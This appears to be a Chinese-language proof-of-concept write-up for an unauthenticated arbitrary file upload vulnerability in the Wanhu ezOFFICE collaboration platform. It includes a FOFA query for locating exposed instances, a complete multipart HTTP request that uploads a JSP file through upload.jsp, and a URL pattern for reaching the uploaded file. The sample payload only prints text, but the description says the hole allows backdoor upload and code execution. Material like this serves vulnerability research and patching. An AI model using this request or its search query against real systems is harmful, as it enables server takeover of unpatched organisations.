W1-21万户-ezOffice-文件上传

漏洞描述：

万户ezOFFICE协同管理平台upload接口处存在任意文件上传漏洞，未经身份认证的攻击者可以通过此漏洞上传恶意后门文件，造成代码执行或服务器失陷。

网站图片：

网络测绘：

fofa语法：


FOFA：app="万户ezOFFICE协同管理平台"

漏洞复现：

payload：


```
POST /defaultroot/platform/portal/layout/common/upload.jsp?portletSettingId=123&path=abc HTTP/1.1
Host: your-ip
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=b0d829daa06c13d6b3e16b0ad21d1eed

--b0d829daa06c13d6b3e16b0ad21d1eed
Content-Disposition: form-data; name="file"; filename="1.jsp"
Content-Type: application/octet-stream

<%out.print("test");%>
--b0d829daa06c13d6b3e16b0ad21d1eed--
```

效果图:



验证url

```
http://your-ip/defaultroot/upload/abc(path参数的值)/202311(现年月)/(返回的文件名).jsp
```



test